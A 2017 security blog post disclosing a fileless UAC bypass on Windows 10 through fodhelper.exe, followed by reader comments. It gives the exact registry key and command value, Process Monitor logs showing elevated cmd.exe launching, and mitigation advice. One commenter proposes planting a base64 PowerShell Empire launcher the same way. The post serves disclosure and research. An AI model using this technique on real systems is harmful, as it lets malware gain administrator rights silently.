

winscripting.blog

A website about windows scripting

First entry: Welcome and fileless UAC bypass

winscripting.blog Allgemein 12. May 2017 4 Minutes

Hello world,

welcome to my blog about Windows and scripting in Windows. This is my first entry and I would like to start with a post about an UAC bypass which I found.

I’m a German student and began reading a lot of things about User Access Control (UAC) bypasses for my master’s thesis and I started investigating my own system environment. A few days ago, I found an UAC bypass I want to share with you.

Please note: It is a proof of concept and is not intended for illegal usage.

Tested on: Windows 10.0.15063

```

C:\> Command Prompt

Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\WindowsMachine>systeminfo

Host Name:                DESKTOP-GS32LJ8
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.15063 N/A Build 15063
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
```

Tested on Windows 10.0.15063

Attack vector:

- fodhelper.exe

Preconditions:

- The current user is member of the local administrator group
- The operating system is Windows 10

Follow me on Twitter

Posts from
@winscripting



Nothing
to see
here - yet

When they post, their posts will show up here.

Implementation:

Fodhelper.exe was introduced in Windows 10 to manage optional features like region-specific keyboard settings. It’s location is: C:\Windows\System32\fodhelper.exe and it is signed by Microsoft.

You can check the signature of a file with a tool named “sigcheck” which is part of the Sysinternal Suite by Mark Russinovich.

```
fodhelper.exe

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!-- Copyright (c) Microsoft Corporation -->

<assembly
  xmlns="urn:schemas-microsoft-com:asm.v1"
  xmlns:asmv3="urn:schemas-microsoft-com:asm.v3"
  manifestVersion="1.0">
  <assemblyIdentity type="win32" publicKeyToken="6595b64144ccf1df"
name="Microsoft.Windows.FodHelper" version="5.1.0.0"
processorArchitecture="amd64"/>
  <description>Features On Demand Helper UI</description>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v3">
    <security>
      <requestedPrivileges>
        <requestedExecutionLevel
          level="requireAdministrator"
        />
      </requestedPrivileges>
    </security>
  </trustInfo>
  <asmv3:application>
    <asmv3:windowsSettings
      xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
      <dpiAware>true</dpiAware>
      <autoElevate>true</autoElevate>
    </asmv3:windowsSettings>
  </asmv3:application>
</assembly>
```

Signature of fodhelper.exe

As you can see in the picture above, the program is allowed to elevate itself to run in a high integrity context automatically. There is no need for any user interaction to allow the process to elevate. This means that if we are able to tamper the behavior of the binary to load a file of our choice, this file may start in a high integrity context, too.

How to investigate the behavior of the file to find a concrete attack vector? => Process Monitor!

The Process Monitor is another tool written by Mark Russinovich which is also a part of the Sysinternals Suite. Alternatively, you can get just the Process Monitor here.

When initiating the start of fodhelper.exe, process monitor starts to capture the process and reveals (among other things) every read- or write-activity to the registry and filesystem. One of the interesting activities are the read accesses to registry, although some specific keys or values are not found. Especially registry keys in HKEY_CURRENT_USER are great to test how the behavior of a program may change after the creation of a not yet existing registry key, because we do not need special privileges to modify entries.

E.g. fodhelper.exe is looking for “HKCU:\Software\Classes\ms-settings\shell\open\command”. By default this key does not exist in Windows 10.

fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	NAME NOT FOUND	Desired Access: Query Value
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\Command	NAME NOT FOUND	Desired Access: Maximum Allowed
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desired Access: Maximum Allowed
fodhelper.exe	High	RegQueryValue	HKCR\ms-settings\Shell\Open\MultiSelectModel	NAME NOT FOUND	Length: 144
fodhelper.exe	High	RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open	NAME NOT FOUND	Desired Access: Ma

Comment

Reblog

Subscribe

Output of Process Monitor: HKCU:\Software\Classes\ms-settings\shell\open\command – NAME NOT FOUND

After creation of the key: “HKCU:\Software\Classes\ms-settings\shell\open\command”, fodhelper.exe will find it and will start looking for the value: “HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute” which it would not look for, if the mentioned key did not exist. As soon as the value “DelegateExecute” exists, it will be found, too, even if it is empty.

	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Maximum Allowed, Granted Access...
	fodhelper.exe	High		RegQueryValue	HKCU\Software\Classes\ms-settings\Shell\Open\command\DelegateExecute	NAME NOT FOUND	Length: 144
	fodhelper.exe	High		RegQueryValue	HKCR\ms-settings\Shell\Open\Command\DelegateExecute	SUCCESS	Type: REG_SZ, Length: 78, Data: {4ed3a719-cea8...

Output of Process Monitor: HKCU:\Software\Classes\ms-settings\shell\open\command\DelegateExecute – NAME NOT FOUND

Once the value “DelegateExecute” is created, fodhelper.exe will look for the default value in: “HKCU:\Software\Classes\ms-settings\shell\open\command\”.

	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Maximum Allowed, Granted Access...
	fodhelper.exe	High		RegQueryValue	HKCU\Software\Classes\ms-settings\Shell\Open\command\DelegateExecute	SUCCESS	Type: REG_SZ, Length: 2, Data:
...							
	fodhelper.exe	High		RegCloseKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Maximum Allowed, Granted Access...
	fodhelper.exe	High		RegQueryValue	HKCU\Software\Classes\ms-settings\Shell\Open\command\(\Default)	NAME NOT FOUND	Length: 144
	fodhelper.exe	High		RegQueryValue	HKCR\ms-settings\Shell\Open\Command\(\Default)	NAME NOT FOUND	Length: 144

Output of Process Monitor: HKCU:\Software\Classes\ms-settings\shell\open\command\(\Default)- NAME NOT FOUND

This value is the critical point. The registry value “shell\open\command\(\default)” enables us to provide to the program additional instructions what to do when the program opens.

In this scenario, I set the value of “shell\open\command\(\default)” to: “C:\Windows\System32\cmd.exe /c powershell.exe”. After this modification, fodhelper.exe will lookup the (default)-value and follow the instructions how to behave after the process starts. => start cmd.exe which starts powershell.exe (just checking if it is possible to pass parameters to cmd.exe, too)

	fodhelper.exe	High		RegCloseKey	HKCR\ms-settings\Shell\Open\Command	SUCCESS	
	fodhelper.exe	High		RegCloseKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Query Value
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: Name
	fodhelper.exe	High		RegQueryKey	HKCU\Software\Classes\ms-settings\Shell\Open\command	SUCCESS	Query: HandleTags, HandleTags: 0x0
	fodhelper.exe	High		RegOpenKey	HKCR\ms-settings\Shell\Open\command	SUCCESS	Desired Access: Maximum Allowed, Granted Access: Read
	fodhelper.exe	High		RegQueryValue	HKCU\Software\Classes\ms-settings\Shell\Open\command\(\Default)	SUCCESS	Type: REG_SZ, Length: 92, Data: C:\Windows\System32\cmd.exe /c powershell.exe


Output of Process Monitor: HKCU:\Software\Classes\ms-settings\shell\open\command\(\Default) – SUCCESS

As you can see, fodhelper.exe reads the (default)-value and starts cmd.exe with the provided parameters.

	fodhelper.exe	High		Process Create	C:\Windows\System32\cmd.exe	SUCCESS	PID: 4844, Command line: "C:\Windows\System32\cmd.exe" /c powershell.exe
	cmd.exe	High		Process Start		SUCCESS	Parent PID: 4116, Command line: "C:\Windows\System32\cmd.exe" /c powershell.exe.
	cmd.exe	High		Thread Create		SUCCESS	Thread ID: 4848

Output of Process Monitor: Process Start – cmd.exe

The result is an cmd.exe starting in a high integrity context which starts a powershell.exe in a high integrity context. In the picture below, you can see both the exact registry structure needed for this proof of concept and the cmd.exe started as an administrator.



High integrity cmd.exe

To demonstrate this vulnerability, I created and published a script on [Github](#), which will create the registry keys, opens up “C:\Windows\System32\cmd.exe /c powershell.exe” and which deletes the registry keys.

This technique is based on a similiar flaw, found by Matt Nelson (<https://enigmaox3.net/>) and has the following benefits:

- There is no need to drop a file on disk.
- There is no need to hijack any .dll file
- There is no need for any suspicious action on the operating system which could alert an antivirus software.

Ways of mitigation:

- Do not use a local administrator account if you do not have to. Restricted users are not able to execute and elevate such programs.
- Set the UAC level to “Always notify”, which leads to a prompt that needs to be accepted by the user.

Share with:

Post

Share 1.6K

Reddit

Loading...

Tagged: bypass, fileless, fodhelper, fodhelper.exe, UAC, uac bypass, windows

Comment

Reblog

Subscribe

Published by winscripting.blog

[View all posts by winscripting.blog](#)

Published

12. May 2017

35 thoughts on “First entry: Welcome and fileless UAC bypass”

Tom

22. May 2017 at 10:37

Cool research. I hope more to read about UAC bypasses here 😊
Do you have a twitter account?

★ Liked by [2 people](#)

↩ Reply

winscriptingblog

22. May 2017 at 17:49

Thanks!
For sure, you can follow me on twitter here: <https://twitter.com/winscripting>

★ Like

↩ Reply

Bar

22. May 2017 at 17:45

Wait,
If you need to be an administrator to use this, how is the fact that open cmd as administrator at the end, helps you?
you are already administrator

★ Like

↩ Reply

winscriptingblog

22. May 2017 at 18:00

There is no UAC prompt popping up the screen.

This means:

1. You don’t have to click “yes” to allow cmd.exe to open with administrator privileges.

2. You can open cmd.exe seamlessly/hidden with administrator privileges via script.

★ Like

↩ Reply

jj@sbgang.com

14. July 2017 at 12:57

Or you could, as administrator, disable UAC first, then launch a cmd prompt as admin without UAC. Does that also count as UAC bypass?

If a bad guy is local admin, game over, period.

★ Like

Steven

22. May 2017 at 17:55

Hey! Awesome write-up. I’m a cyber student myself (fairly new). I’m wondering, when it comes to UAC bypasses like this one, how do they work in the wild. My intuition is that you would need to already have access to a machine to even run the powershell script, and even then, powershell scripts dont run without user interaction by default, if I am not mistaken. So then presumably the use for such an exploit requires first that you (1) gain remote access as administrator, (2) force registry changes by some method, e.g. Metaspoit, (3) upload an executable to the host (also Metasploit), (4) fire off the executable with reduced suspicion and no UAC prompt by calling fodhelper.exe instead of your malicious executable, but have your exe linked to fodhelper in the registry. Does this sound right, or am I missing a more powerful use-case? Thanks!

★ Like

↩ Reply

Dreamer (@bofheaded)

22. May 2017 at 20:11

instead of making it so complicated, you can make it full base64ed powershell payload like for example... in this case ill use powershell empire’s launcher .. while delivering malicious regkey .. ill simply extend command one which is shown in this article .. “HKCU:\Software\Classes\ms-settings\shell\open\command” => “reg add HKCU\\Software\\Classes\\mscfile\\shell\\open\\command /ve /t REG_SZ /d /f” and when ill restart fodhelper.exe i must expect an elevated agent 😊

Nice article tho 😊 kudos!!

★ Like

↩ Reply

Dreamer (@bofheaded)

22. May 2017 at 20:16

Update :

“HKCU:\Software\Classes\ms-settings\shell\open\command” => “reg add HKCU\\Software\\Classes\\mscfile\\shell\\open\\command Base64_Empire_Launcher /ve /t REG_SZ /d /f” and when

★ Like

↩ Reply

Slava

22. May 2017 at 21:31

to edit registry you need admin rights

★ Like

↩ Reply

Crumpetron

23. May 2017 at 12:14

Not for most of HKCU you don’t.

★ Like

↩ Reply

Pingback: [First entry: Welcome and fileless UAC bypass - ZRaven Consulting](#)

Pingback: [2017.05.24 - Daily Security Issue > ReverseNote](#)

Andrej

24. May 2017 at 6:48

Really nice post, gives me some ideas!

★ Like

↩ Reply

Randomperson

25. May 2017 at 7:16

My thoughts here are that the attacker already has local admin access and the war is already lost. Attempting to prevent a local admin from doing anything is a fruitless exercise as there are many ways to circumvent UAC once this level of access is obtained.

For instance, one could simply set the EnableLUA registry key to 0 and bounce the system. I suppose your method does not require bouncing the system which is nice but it seems

lot of work when most users don’t think twice when windows randomly goes down for a reboot (think updates/blue screens).

If you can come up with a transparent UAC bypass that does not require admin creds that would be useful but with admin access being required there really isn’t anything preventing an attacker from doing whatever they want (including disabling UAC and any AV that may alert on their activity).

- ★ Like
- ↩ Reply

Spoe
17. June 2020 at 14:33

But disabling UAC will trigger UAC, doesn’t it? This is like asking why one would bypass a password prompt, if you can just login and disable prompting.

- ★ Like
- ↩ Reply

Pingback: [Windows 10: Neue Methode zur Umgehung der Benutzerkontensteuerung \(UAC\) – Antary](#)

ernsferrari
28. May 2017 at 11:50

Great job! I’m also investigating about UAC bypasses as part of my Master’s Thesis and, like you, I’ve discovered another way to perform an UAC bypass based on the one developed by Leo Davidson. Check it out on my github: github.com/L3crof/DccwBypassUAC

Also, I would like to recommend you another repository (if you don’t know it yet), UACME, which contains more than 30 UAC bypasses and, may be, it would be nice that your PoC appeared here.

- Regards!
- ★ Like
 - ↩ Reply

winscripting.blog
28. May 2017 at 15:54

Thanks that you appreciate my work! I do know the UACMe project and my bypass is already implemented there 😊

I will look over your bypass, too. Thanks for sharing 😊

- ★ Liked by [1 person](#)
- ↩ Reply

Pingback: [Un informático en el lado del mal: Fileless 3: Bypass UAC en Windows 10 \(Otro más, aunque parezca increíble\)](#)

fneagle (@pentestitde)

31. May 2017 at 8:18

I wrote a PoC script for Bash Bunny, see video here:
<https://pentestit.de/bash-bunny-neue-uac-bypass-methode-windows-10/>

- ★ Like
- ↪ Reply

Pingback: [UAC Bypass – Fodhelper | Penetration Testing Lab](#)

Marcel

9. June 2017 at 12:56

Hallo,

vielen Dank, für die tolle und interessante Arbeit.

Liege ich in der Annahme richtig, dass man für diese Methode lokale Admin-Rechte braucht?

Wenn ja, was bringt es einem Angreifer, wenn er ohnehin schon alles tun kann?

Schöne Grüße

- Marcel
- ★ Like
 - ↪ Reply

M

6. January 2018 at 1:02

Nice research. You may want to check what we are working on 😊 let me know if you want to give UAC Guard a spin

- ★ Like
- ↪ Reply

Pingback: [UAC-bypass Fodhelper Windows 10. – Hardsoft Security](#)

Pingback: [DOS FORMAS DE ELEVAR PRIVILEGIOS EN WINDOWS 10](#)

Pingback: [LimeRAT spreads in the wildSecurity Affairs](#)

Pingback: [LimeRAT spreads in the wild – TerabitWeb Blog](#)

Pingback: [Defeating Windows User Account Control by abusing built-in Windows AutoElevate backdoor - Ibnshehu](#)

Youtube Proxy

4. April 2020 at 22:42

magnificent post, very informative. I wonder why the other experts of this sector do not notice this. You should continue your writing. I am confident, you’ve a great readers’ base already!

- ★ Like
- ↩ Reply

Pingback: [windows \(in\)security - Sam Berry - Medium | Hacker News | AnotherFN.com - Another FN](#)

Pingback: [Vulnerability Of Windows: The Truth | Hacker Noon - Coiner Blog](#)

Pingback: [RED TEAMING_Final Att&ck – B4cKDoo₹](#)

Pingback: [Windows \(in\)security – <curious dev/>](#)

Pingback: [<curious dev/>](#)

Pingback: [Cybersecurity lessons: A PATH vulnerability in Windows – AWS PINPOINT](#)

Leave a comment

Recent Posts

First entry: Welcome and fileless UAC bypass

12. May 2017

